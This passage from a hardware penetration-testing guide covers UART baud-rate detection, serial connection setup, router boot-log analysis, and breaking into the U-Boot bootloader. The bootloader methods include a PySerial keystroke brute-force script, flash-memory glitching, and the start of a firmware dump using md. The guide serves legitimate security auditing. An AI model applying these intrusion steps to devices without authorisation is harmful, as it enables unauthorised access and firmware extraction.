1. Click on the **+** beside "**Analyzers**" on the right pane. Select "**Async Serial**". Choose the channel on which you are reading the signal, and set the Bit Rate (Bits/s) to the identified Baud rate value



(115200 in the previous example). Other parameters can be left as default in most configurations (correspond to the most common configuration for UART data packet which is 8N1, as seen in 4.1):



2. Visualize the decoded data next to the signal (in blue). Basically, each UART data packet is 8-bit, and therefore corresponds to one ASCII character:



### 4.3.2. Baud Rate Identification using Bruteforce

This method is the easiest and fastest way to identify the Baud rate for UART:

1. Connect a UART-to-USB Serial adapter (or a multi-purpose device like Bus Pirate) to the UART interface (cf. 4.4. *Interaction with UART*).
2. Boot the device and run the Python script <https://github.com/devttys0/baudrate>. It will simply loop around all the most common Baud rates until it receives readable data, indicating that the currently used Baud rate is correct. Here is an example:

```
root@hackbox:/home/jbr/pentest-tools/hardware/ baudrate# python2 baudrate.py -a
Starting baudrate detection on /dev/ttyUSB0, turn on your serial device now.
Press Ctrl+C to quit.

aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa Baudrate: 115200 aaaaaaaaaaaaaaaaaaaaaaaaaa
115200
57600
38400
19200
115200


U-Boot 1.1.4 (Nov 26
Detected baudrate: 115200
Save minicom configuration as: ^C
```

### 4.3.3. Baud Rate Identification using PicoScope


Using PicoScope for this task is often overkill and previous techniques should be preferred, but this section gives an example of usage of PicoScope that can be replicated for testing any other points on the board (especially tricky locations on the PCB where we cannot directly plug some jump wires).

The software for PicoScope is available at <https://www.picotech.com/downloads>.

1. Connect the PicoScope's black probe (GND) to one GND pin or any metallic surface on the PCB, so they both share a common ground.
2. Touch the Tx pin we want to analyze with the PicoScope's probe as shown below:



3. Start the capture in PicoScope software. An output similar to the one below should be produced:



4. The delta time corresponding to the transmission of 1-bit can be measured in the software. In the example, this delta time for 1-bit is roughly equal to **8.06 µs**. Therefore the Baud rate is about  $1/(8,06 * 10^{-6}) \approx 123\ 977$ . We can conclude again that the actual Baud rate is **115200**, since it is the closest value from common Baud rates.

## 4.4. Interaction with UART

When UART pinouts and Baud rate are known, it is possible to interact directly with UART. To do so, one of the next devices can be used:


- Simple UART-to-USB serial adapter FT232 (easiest way)
- Multi-purpose device such as Bus Pirate

But before all, it is necessary to make sure that it is possible to connect jump wires onto the UART interface. Indeed, it is pretty common to see PCB where pin headers have been removed on production. In such a case, there are often only pads looking like small holes in the PCB. To circumvent this problem, it is needed to solder our own pin headers to be able to connect jump wires.

Here is an example of UART with removed pin headers:



After soldering our own pin headers, jump wires with female connector can now be used:




**Warning:**

Make sure to not introduce false contact when soldering pin headers to the PCB. It is indeed essential to make sure that each soldered pin is in contact with one single pad only.


#### 4.4.1. Using UART-to-USB serial adapter FT232

Connecting UART-to-USB serial adapter FT232RL to UART is straightforward:

1. Connect adapter's **GND** to UART's **GND**.
2. Connect adapter's **Tx** to UART's **Rx**.
3. Connect adapter's **Rx** to UART's **Tx**.



4. Plug the adapter to your computer via USB.



5. Run the command `sudo dmesg` to see which device file descriptor it was assigned to. Typically, it will be assigned to `/dev/ttyUSB0` if you do not have any other peripheral devices attached.
6. Run a terminal emulator such as `screen` and pass it the file descriptor and the identified Baud rate:  
`screen /dev/ttyUSB0 115200`

#### 4.4.2. Using Bus Pirate

Connecting Bus Pirate to UART requires a bit more steps:

1. Connect Bus Pirate's **GND** to UART's **GND**.
2. Connect Bus Pirate's **MISO** to UART's **Rx**.
3. Connect Bus Pirate's **MOSI** to UART's **Tx**.
4. Plug the Bus Pirate to your computer via USB.
5. Connect to Bus Pirate with terminal emulator with the Baud rate **115200**:  
`screen /dev/ttyUSB0 115200`
6. Enter the following on prompt "**HiZ>**":
  - a. **m** – to change the mode
  - b. **3** – for UART mode
  - c. Depends on the target UART – for Baud rate (e.g., **9** for **115200** bps)
  - d. **1** – for 8 bits of data, no parity control
  - e. **1** – for 1 stop bit
  - f. **1** – for Idle 1 receive polarity
  - g. **2** – for Normal output type
7. At the "**UART>**" prompt. Enter "**(0)**" to show available macros:
8. Enter "**(3)**" to enter bridge mode with flow control and hit "**space**" and the terminal will receive input from your device.

```
COM5 - PuTTY
* Syntax error, type ? for help
HiZ>m
1. HiZ
2. 1-WIRE
3. UART
4. I2C
5. SPI
6. JTAG
7. RAW2WIRE
8. RAW3WIRE
9. PC KEYBOARD
10. LCD
(1) >3
Mode selected
Set serial port speed: (bps)
1. 300
2. 1200
3. 2400
4. 4800
5. 9600
6. 19200
7. 38400
8. 57600
9. 115200
10. 31250 (MIDI)
(1) >9
Data bits and parity:
1. 8, NONE *default
2. 8, EVEN
3. 8, ODD
4. 9, NONE
(1) >1
Stop bits:
1. 1 *default
2. 2
(1) >1
Receive polarity:
1. Idle 1 *default
2. Idle 0
(1) >1
Select output type:
1. Open drain (H=Hi-Z, L=GND)
2. Normal (H=3.3V, L=GND)
(1) >2
READY
UART>(0)
0.Macro menu
1.Transparent UART bridge
2.Live UART monitor
3.UART bridge with flow control
UART>(3)
UART bridge. Space continues, anything else exits.
Reset to exit.
```



## 4.5. U-Boot Bootloader Exploitation

### 4.5.1. Boot Logs Analysis

Any embedded device typically sends a lot of debug information to the UART interface at boot time. Therefore, it is advised to capture all the data received via UART and to analyze it to look for interesting information, especially technical information such as:

- Product names and version numbers,
- Bootloader,
- Operating system,
- Architecture,
- Memory types,
- Memory layout: where each physical non-volatile memory (Flash, EEPROM, etc.) is mapped in RAM?
- Filesystem ([SquashFS](#), [CramFS](#), [JFFS](#), [YAFFS](#), etc.) and partitions,
- Services running,
- Credentials in cleartext if you are lucky enough.

#### Examples:

- **Boot logs from a Netgear router:** In red, the most important information that can be extracted:
  - Bootloader is **U-Boot 1.1.4** (very popular bootloader for embedded devices).
  - RAM 32 MB is present.
  - Flash memory of 4 MB is present.

```
U-Boot 1.1.4 (Nov 26 2012 - 15:58:42)
DNR HW ID: 2c7639c4 flash 4MB RAM 32MB U-boot dni29 V0.5
DRAM:
sri
Wasp 1.3
wasp_ddr_initial_config(281): Wasp (16bit) ddr1 init
Tap value selected = 0xf [0x0 - 0x1f]
32 MB
Top of RAM usable for U-Boot at: 82000000
Reserving 218k for U-Boot at: 81fc8000
Reserving 192k for malloc() at: 81f98000
Reserving 44 Bytes for Board Info at: 81f97fd4
Reserving 36 Bytes for Global Data at: 81f97fb0
Reserving 128k for boot params() at: 81f77fb0
Stack Pointer at: 81f77f98
Now running in RAM - U-Boot at: 81fc8000
Flash Manuf Id 0xc2, DeviceId0 0x20, DeviceId1 0x16
flash size 4MB, sector count = 64
*** Warning - bad CRC, using default environment

In: serial
Out: serial
Err: serial
Net: ag934x_enet_initialize...
Fetching MAC Address from 0x81fec38
Fetching MAC Address from 0x81fec38
wasp reset mask:c03300
WASP -> S27 PHY
: cfg1 0x80000000 cfg2 0x7114
eth0: c4:04:15:99:6a:cb
s27 reg init
athrs27_phy_setup ATHR_PHY_CONTROL 4 :1000
athrs27_phy_setup ATHR_PHY_SPEC_STAUS 4 :10
eth0 up
WASP -> S27 PHY
: cfg1 0xf cfg2 0x7214
eth1: c4:04:15:99:6a:ca
s27 reg init lan
ATHRS27: resetting s27
ATHRS27: s27 reset done
athrs27_phy_setup ATHR_PHY_CONTROL 0 :1000
athrs27_phy_setup ATHR_PHY_SPEC_STAUS 0 :10
athrs27_phy_setup ATHR_PHY_CONTROL 1 :1000
athrs27_phy_setup ATHR_PHY_SPEC_STAUS 1 :10
athrs27_phy_setup ATHR_PHY_CONTROL 2 :1000
athrs27_phy_setup ATHR_PHY_SPEC_STAUS 2 :10
athrs27_phy_setup ATHR_PHY_CONTROL 3 :1000
athrs27_phy_setup ATHR_PHY_SPEC_STAUS 3 :10
```

- **Boot logs from a PaloAlto network device:** In red, the most important information that can be extracted:
  - Use of **TPM 2.0** for securing boot sequence integrity.
  - Firmware in use is: **CloudGenix version 5.6.3-b11**
    - It appears to be a Linux-based firmware.
  - The bootloader in use is **Grub**.
  - Some service daemons are started:
    - SSH server (**sshd**)
    - BGP server (**bgpd**)
    - DHCP server
    - SNMP server (**snmpd**)
  - Standard **ext2** Linux filesystem is used since the utility **e2fsck** is used for checking it.
    - 2 partitions **IMG1** and **IMG2** are checked at boot time.

```
no such device: DVT.
Checking newer image (hd1,gpt7)/ 5.6.3-b11
rootfs: ok
initrd: ok
bzImage: ok
grub.2021080697: ok
feature: ok
licenses.tar.gz: ok
Booting hd1,gpt7 at 2022-09-07 11:57:13 Wednesday
no suitable video mode found.
Booting in blind mode
[INIT:DEBUG] early_setup
skull191
Error running: fsck.fat -y /dev/sda1
fsck.fat 4.1 (2017-01-24)
0x25: Dirty bit is set. Fs was not properly unmounted and some data may be corrupt.
Automatically removing dirty bit.
Performing changes.
/dev/sda1: 6 files, 1171/32183 clusters
Error running: e2fsck -y /dev/sda6
e2fsck 1.45.3 (14-Jul-2019)
IMG1 was not cleanly unmounted, check forced.
Pass 1: Checking inodes, blocks, and sizes
Pass 2: Checking directory structure
Pass 3: Checking directory connectivity
Pass 4: Checking reference counts
Pass 5: Checking group summary information
IMG1: 19/1152 files (15.8% non-contiguous), 45168/574208 blocks
Error running: e2fsck -y /dev/sda7
e2fsck 1.45.3 (14-Jul-2019)
IMG2 was not cleanly unmounted, check forced.
Pass 1: Checking inodes, blocks, and sizes
Pass 2: Checking directory structure
Pass 3: Checking directory connectivity
Pass 4: Checking reference counts
Pass 5: Checking group summary information
IMG2: 20/1152 files (20.0% non-contiguous), 67364/574208 blocks
[INITRD] 5.6.3-b11
Stopping system message bus: dbus.
Starting system message bus: dbus.
Starting TCG TSS2 Access Broker and Resource Management daemon: tpm2-abrmd.
[VERIFY] cgnx-angrybird
[VERIFY] cgnx-antelope
[VERIFY] cgnx-apix
[VERIFY] cgnx-beaver
[VERIFY] cgnx-bulldog
[VERIFY] cgnx-bwm
[VERIFY] cgnx-cheetah
[VERIFY] cgnx-cman
[VERIFY] cgnx-cpld
[VERIFY] cgnx-cpldfw
[VERIFY] cgnx-falcon
[VERIFY] cgnx-goblin
[VERIFY] cgnx-hellcat
[VERIFY] cgnx-impala
[VERIFY] cgnx-initramfs-install-com
[VERIFY] cgnx-initramfs-install-op
[VERIFY] cgnx-initscripts-interface-setting
[VERIFY] cgnx-initscripts-models
[VERIFY] cgnx-initscripts-vff
```

```

[VERIFY] cgnx-initscripts
[VERIFY] cgnx-ipfix
[VERIFY] cgnx-lancer
[VERIFY] cgnx-lion
[VERIFY] cgnx-nimrod
[VERIFY] cgnx-poros
[VERIFY] cgnx-proteus
[VERIFY] cgnx-spider
[VERIFY] cgnx-syslog-rtr
[VERIFY] cgnx-upp
[VERIFY] openssl
[VERIFY] qat-c2xxx
[VERIFY] qat
[VERIFY] libcrypto1.0.2
[VERIFY] libssl1.0.2
[INITRD] Switch root
INIT: version 2.88 booting
Loading fuse module.
Mounting fuse control filesystem.
Starting udev
Reboot-reason: power button pressed Wed Sep  7 11:54:50 2022
INIT: Entering runlevel: 5
Operating in Non-Fips mode
Configuring network interfaces... done.
Removing stale PID file /var/run/dbus/pid.
Starting system message bus: dbus.
Starting random number generator daemon
Initializing available sources

Failed to init entropy source hwrng

Enabling RDRAND rng support

Initializing entropy source rdrand

.
Starting OpenBSD Secure Shell server: sshd
done.
Starting Quagga daemons: zebra bgpd.
Starting DHCP server: .
Starting irqbalance: done
Starting syslogd/klogd: done
daemon not start due to lack of /dev/watchdog
No kdump kernel image found.
Starting TCG TSS2 Access Broker and Resource Management daemon: tpm2-abrmd.
TPM 2.0 device skipping starting
DRIVE sda 3
DRIVE sdb 3
Starting crond: OK
Starting network management services: snmpd.
Starting vmware tools daemon: OK
Starting quagga watchdog daemon: watchquagga.
Processing file: /etc/c2xxx_qa dev0.conf
Parity err reporting is disabled.
QAT running.
Starting TPM2 Monitoring Script daemon: tpm2abrmddscript started.

CloudGenix 5.6.3-b11

```

The most common bootloader used on embedded device is **U-Boot** (<https://github.com/u-boot/u-boot> - <https://docs.u-boot.org/en/latest/>). This section is therefore focusing on this bootloader, but some techniques can be adapted to other bootloaders. **U-Boot** is lightweight but supports a lot of features that can be enabled or disabled by the device's manufacturer: memory read/write commands, load/execute binary files, re-flash firmware, PXE boot, TFTP client/server, etc. They are available via the bootloader menu that might be accessible through UART by different methods, detailed after.

## 4.5.2. Access the Bootloader

### 4.5.2.1. Standard Method

It is often possible to interrupt the booting process in order to access the bootloader menu. Most of the time, it can be easily done by pressing a key quickly after powering on the device. Here is an example where any keystroke sent through UART stops the autoboot process and fallback to **U-Boot** Bootloader prompt:

```
U-Boot 1.1.4 (Nov 26 2012 - 15:58:42)
DNI HW ID: 29763904 flash 4MB RAM 32MB U-boot dni29 V0.5
DRAM:
sri
Wasp 1.3
wasp_ddr_initial_config(281): Wasp (16bit) ddr1 init
Tap value selected = 0xf [0x0 - 0x1f]
32 MB
Top of RAM usable for U-Boot at: 82000000
Reserving 218k for U-Boot at: 81fc8000
Reserving 192k for malloc() at: 81f98000
Reserving 44 Bytes for Board Info at: 81f97fd4
Reserving 36 Bytes for Global Data at: 81f97fb0
Reserving 128k for boot params() at: 81f77fb0
Stack Pointer at: 81f77f98
Now running in RAM - U-Boot at: 81fc8000
Flash Manuf Id 0xc2, DeviceId0 0x20, DeviceId1 0x16
flash size 4MB, sector count = 64
Flash: 4 MB
*** Warning - bad CRC, using default environment

In: serial
Out: serial
Err: serial
Net: ag934x_enet_initialize...
Fetching MAC Address from 0x81fec38
Fetching MAC Address from 0x81fec38
wasp reset mask:c03300
WASP -> S27 PHY
: cfg1 0x80000000 cfg2 0x7114
eth0: c4:04:15:99:6a:cb
s27 reg init
athrs27_phy_setup ATHR_PHY_CONTROL 4 :1000
athrs27_phy_setup ATHR_PHY_SPEC_STAUS 4 :10
eth0 up
WASP -> S27 PHY
: cfg1 0xf cfg2 0x7214
eth1: c4:04:15:99:6a:ca
s27 reg init lan
ATHRS27: resetting s27
ATHRS27: s27 reset done
athrs27_phy_setup ATHR_PHY_CONTROL 0 :1000
athrs27_phy_setup ATHR_PHY_SPEC_STAUS 0 :10
athrs27_phy_setup ATHR_PHY_CONTROL 1 :1000
athrs27_phy_setup ATHR_PHY_SPEC_STAUS 1 :10
athrs27_phy_setup ATHR_PHY_CONTROL 2 :1000
athrs27_phy_setup ATHR_PHY_SPEC_STAUS 2 :10
athrs27_phy_setup ATHR_PHY_CONTROL 3 :1000
athrs27_phy_setup ATHR_PHY_SPEC_STAUS 3 :10
eth1 up
etn0, etn1
Hit any key to stop autoboot: 0
ar7240>
```

More complicated cases can be faced where only a specific combination of keystrokes - possibly an exotic one – will permit to get access to the bootloader. To overcome such an issue, a Python script performing keystrokes brute-force has been developed (see below) and can be adapted to your needs. It gives an example of usage of the **PySerial** library ([https://pyserial.readthedocs.io/en/latest/pyserial\\_api.html](https://pyserial.readthedocs.io/en/latest/pyserial_api.html)) that is useful to interact with UART programmatically. In particular, this script has given successful results during the audit of a router where the sequence of keystrokes needed to interrupt the booting process was unknown.

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-

import colored
import serial
from time import sleep, time
from argparse import ArgumentParser, FileType
from datetime import datetime
from traceback import format_exc

def colorize(string, color=None, highlight=None, attrs=None):
    return colored.stylize(string,
        (colored.fg(color) if color else '') + \
        (colored.bg(highlight) if highlight else '') + \
        (colored.attr(attrs) if attrs else ''))

def info(string):
    print(colorize('[*] ', color='light_blue', attrs='bold') + string)
```



```

def warning(string):
    print(colorize('[!] ', color='dark_orange', attrs='bold') + \
          colorize(string, color='dark_orange'))

def error(string):
    print(colorize('[!] {}'.format(string), color='red', attrs='bold'))

def success(string):
    print(colorize('[+] {}'.format(string), color='green_3b', attrs='bold'))

def receive(ser):
    to_receive = ser.in_waiting
    sleep(.5)
    while to_receive < ser.in_waiting:
        to_receive = ser.in_waiting
        sleep(1)
    content = ser.read(to_receive).decode('utf-8', 'backslashreplace')
    return content

def receive_content(ser):
    content = receive(ser)
    info('Content received: len={}'.format(len(content)))
    print(content)

    if len(content)>0:
        while True:
            content = receive(ser)
            print(content)
            #sleep(0.2)
            if len(content) == 0:
                break

def main(device, speed, sleeptime, cmd, sendbreak):
    info('Connect to device {} ...'.format(device))
    try:
        with serial.Serial(device, speed, timeout=0) as ser:
            ser.reset_input_buffer()
            ser.reset_output_buffer()
            ser.write(b"\n\n")
            success('Connection success')
            content = receive(ser)
            info('Received content:')
            print(content)

            if cmd:
                info('Send command "{}" ...'.format(cmd))
                ser.write(cmd.encode())
                ser.write(b'\n')
                receive_content(ser)
            elif sendbreak:
                info('Send break...')
                while True:
                    ser.send_break()
                    ser.send_break()
                    ser.send_break()
                    ser.send_break()
                    sleep(0.1)
            else:
                for i in range(0xff+1):
                    for j in range(0xff+1):
                        b = bytes([i,j])
                        info('Sending keystroke: "{}" ...'.format(b))
                        ser.write(b)
                        ser.write(b'\n')
                        receive_content(ser)

                        sleep(sleeptime)

                        receive_content(ser)

    except Exception as e:
        error('An error occurred: {}'.format(e))

if __name__ == '__main__':
    overall_start_time = time()
    parser = ArgumentParser(description='')
    parser.add_argument('-d', dest='device', type=str, required=True, help="The serial device. eg /dev/tty.usbmodem")

```

```

parser.add_argument('-s', '--speed', type=int, dest='speed', default=115200, help='Baud rate')
parser.add_argument('--sleep', type=float, dest='sleep', default=0.1, help='Sleep time (in seconds)
between each attempt (eg 0.2)')
parser.add_argument('-c', '--cmd', type=str, dest='cmd', help='Command to send')
parser.add_argument('--break', action='store_true', dest='sendbreak', help='Send break')
args = parser.parse_args()

main(args.device, args.speed, args.sleep, args.cmd, args.sendbreak)

info('Script finished: {} seconds'.format(round(time() - overall_start_time, 2)))

```

When bootloader menu has been accessed, it is possible to list all the available commands. The list will depend on the configuration of **U-Boot** done by the manufacturer, and it is specific to the target device. It is accessible via the **help** command (or "?"). Here is an example:

```

bootm - boot application image from memory
bootp - boot image via network using BootP/TFTP protocol
cmp - memory compare
coninfo - print console devices and information
cp - memory copy
crc32 - checksum calculation
dhcp - invoke DHCP client to obtain IP/boot params
echo - echo args to console
erase - erase FLASH memory
ethreg - S26 PHY Reg rd/wr utility
exit - exit script
flinfo - print FLASH memory information
fw_recovery - start tftp server to recovery dni firmware image.
go - start application at address 'addr'
help - print online help
iminfo - print header information for application image
imls - list all images found in flash
itest - return true/false on integer compare
loop - infinite loop on address range
macset - Set ethernet MAC address
macshow - Show ethernet MAC addresses
md - memory display
mii - MII utility commands
mm - memory modify (auto-incrementing)
mtest - simple RAM test
mw - memory write (fill)
nm - memory modify (constant address)
nmrp - start nmrp mechanism to upgrade firmware-image or string-table.
nor_fw_integrity_check - verify firmware checksum in NOR
nor_two_part_fw_integrity_check - verify firmware checksum in NOR
pci - list and access PCI Configuration Space
ping - send ICMP ECHO_REQUEST to network host
pll cpu-pll dither ddr-pll dither - Set to change CPU & DDR speed
pll erase
pll get
printenv - print environment variables
progmact - Set ethernet MAC addresses
protect - enable or disable FLASH write protection
rarpboot - boot image via network using RARP/TFTP protocol
reset - Perform RESET of the CPU
rnsset - set region number
rnshow - Show Region Number on Board
run - run commands in an environment variable
saveenv - save environment variables to persistent storage
setenv - set environment variables
sleep - delay execution for some time
snset - set serial number
snrp - synchronize RTC via network
srifpll cpu-pll ddr-pll - To change CPU & DDR speed through srif
srifpll erase
srifpll get
test - minimal test like /bin/sh
tftpboot - boot image via network using TFTP protocol
version - print monitor version
wmacset - Set wlan MAC address
wpspinset - set wpspin number
ar7240>

```

First of all, several commands can be used in order to gather additional technical information about the device. For example, here, the commands **bdinfo**, **board\_ssid\_show**, **coninfo**, **imls**, **version**, **printenv** give juicy information that gives more context and that can be reused later.

```
ar7240> bdinfo
ar7240> bdinfo
boot_params = 0x81f77f80
memstart = 0x80000000
memsize = 0x02000000
flashstart = 0x9f000000
flashsize = 0x00400000
flashoffset = 0x0002E310
ethaddr = 00:AA:BB:CC:DD:EE
ip_addr = 192.168.1.1
baudrate = 115200 bps
ar7240> board_ssid_show
board_ssid : NETGEAR32
ar7240> coninfo
List of available devices:
serial 80000003 SIO stdin stdout stderr
ar7240> imls
Image at 9f040000:
Image Name: MIPS OpenWrt Linux-2.6.31
Created: 2013-11-12 09:49:12 UTC
Image Type: MIPS Linux Kernel Image (lzma compressed)
Data Size: 804410 Bytes = 785.6 kB
Load Address: 80002000
Entry Point: 801e68d0
Verifying Checksum ... OK
ar7240> version
U-Boot 1.1.4 (Nov 26 2012 - 15:58:42)
ar7240> printenv
bootargs=console=ttyS0,115200 root=31:02 rootfstype=jffs2 init=/sbin/init mtdparts=ath-nor0:256k(u-boot),64k(u-boot-env),6336k(rootfs),1408k(uImage),64k(mib0),64k(ART)
bootcmd=sleep 1; mnrp; nor_two_part_fw_integrity_check 0x9f040000; bootm 0x9f040000
bootdelay=1
baudrate=115200
ethaddr=0x00:0xaa:0xbb:0xcc:0xdd:0xee
ipaddr=192.168.1.1
serverip=192.168.1.10
dir=
lustftp 0x80060000 ${dir}u-boot.bin&erase 0x9f000000 +$filesize;cp.b $fileaddr 0x9f000000 $filesize
lftftp 0x80060000 ${dir}db12x${bc}-jffs2&erase 0x9f050000 +0x630000;cp.b $fileaddr 0x9f050000 $filesize
lk-tftp 0x80060000 ${dir}vmlinux${bc}.lzma.uImage&erase 0x9f680000 +$filesize;cp.b $fileaddr 0x9f680000 $filesize
stdin=serial
stdout=serial
stderr=serial
ethact=eth0
Environment size: 739/65532 bytes
ar7240>
```

#### 4.5.2.2. Flash Memory Glitching

In some unfortunate situations, gaining access to the bootloader might not be so straightforward. It is indeed possible that there is no way to interrupt the booting process by pressing a key or a combination of keys. By default, there is a countdown mechanism on **U-Boot** during which the boot process can be interrupted by pressing a key. However it can be set to a duration of **0** in production. Alternatively, the bootloader may be protected by an authentication with non-trivial or non-default credentials.

A “hardcore” trick that might allow to overcome such issue consists in shorting the Flash memory storing the Firmware during the booting process, when **U-Boot** is loading the embedded OS. Basically, this technique consists in creating a temporary connection using jump wires between one of the inputs/outputs (I/O) pins of the Flash chip and the ground (i.e., one **GND** pin). As a requirement, I/O pins of the memory chip must be identified using its datasheet (**MISO/MOSI** pins for SPI Flash for example). If the shorting works, the kernel is likely to panic due to read error, and a default bootloader prompt can pop. Note that this technique will probably require a lot of trials and errors.

Here is a successful example taken from <https://blog.nviso.eu/2020/02/21/iot-hacking-field-notes-1-intro-to-glitching-attacks/> where the U-Boot’s countdown mechanism is set to **0**, but when short-circuiting the Flash memory chip at boot, it fallbacks to the bootloader shell:



```

DP version string unchanged: 'U-Boot 201X.0X-DPX.X.X (Feb XX 20XX - XX:XX:XX)'
Hit any key to stop autoboot: 0 ← skip directly to autoboot...
Booting from ubi ...
UBI: mtd1 is detached from ubi0
UBI: attaching mtd1 to ubi0
UBI: physical eraseblock size: 131072 bytes (128 KiB)
UBI: logical eraseblock size: 126976 bytes
UBI: smallest flash I/O unit: 2048
UBI: VID header offset: 2048 (aligned 2048)
UBI: data offset: 4096
UBI error: ubi_io_read: error -74 while reading 64 bytes from PEB 1871:0, read 64 bytes
UBI error: ubi_io_read: error -74 while reading 2048 bytes from PEB 1871:2048, read 2048 bytes
UBI error: ubi_io_read: error -74 while reading 64 bytes from PEB 1872:0, read 64 bytes
UBI error: ubi_io_read: error -74 while reading 2048 bytes from PEB 1872:2048, read 2048 bytes
UBI error: ubi_init: cannot attach mtd1
UBI error: ubi_init: UBI error: cannot initialize UBI, error -22
UBI init error 22
UBIFS error (pid 0): ubifs_get_sb: cannot open "ubiX:rootXXX", error -19
UBIFS error (pid 0): ubifs_mount: Error reading superblock on volume 'ubiX:rootXXX' errno=-19!

Kernel image @ 0x42000000 [ 0x000000 - 0x449030 ]
ERROR: Did not find a cmdline Flattened Device Tree
Could not find a valid device tree

=> printenv
alt_vol=rootfsA ← console!
baudrate=115200

```

## 4.5.3. U-Boot Abuse to Dump the Firmware

### 4.5.3.1. Via command md (Memory Display)

If available, the command `md` followed by a memory address allows to read the memory located at that address, as shown below:

```

ar7240> md 9F110000
9f110000: 68737173 5d040000 96f98152 00000200  hsqj].....R....
9f110010: 29000000 02001100 c0000100 04000000  ).....
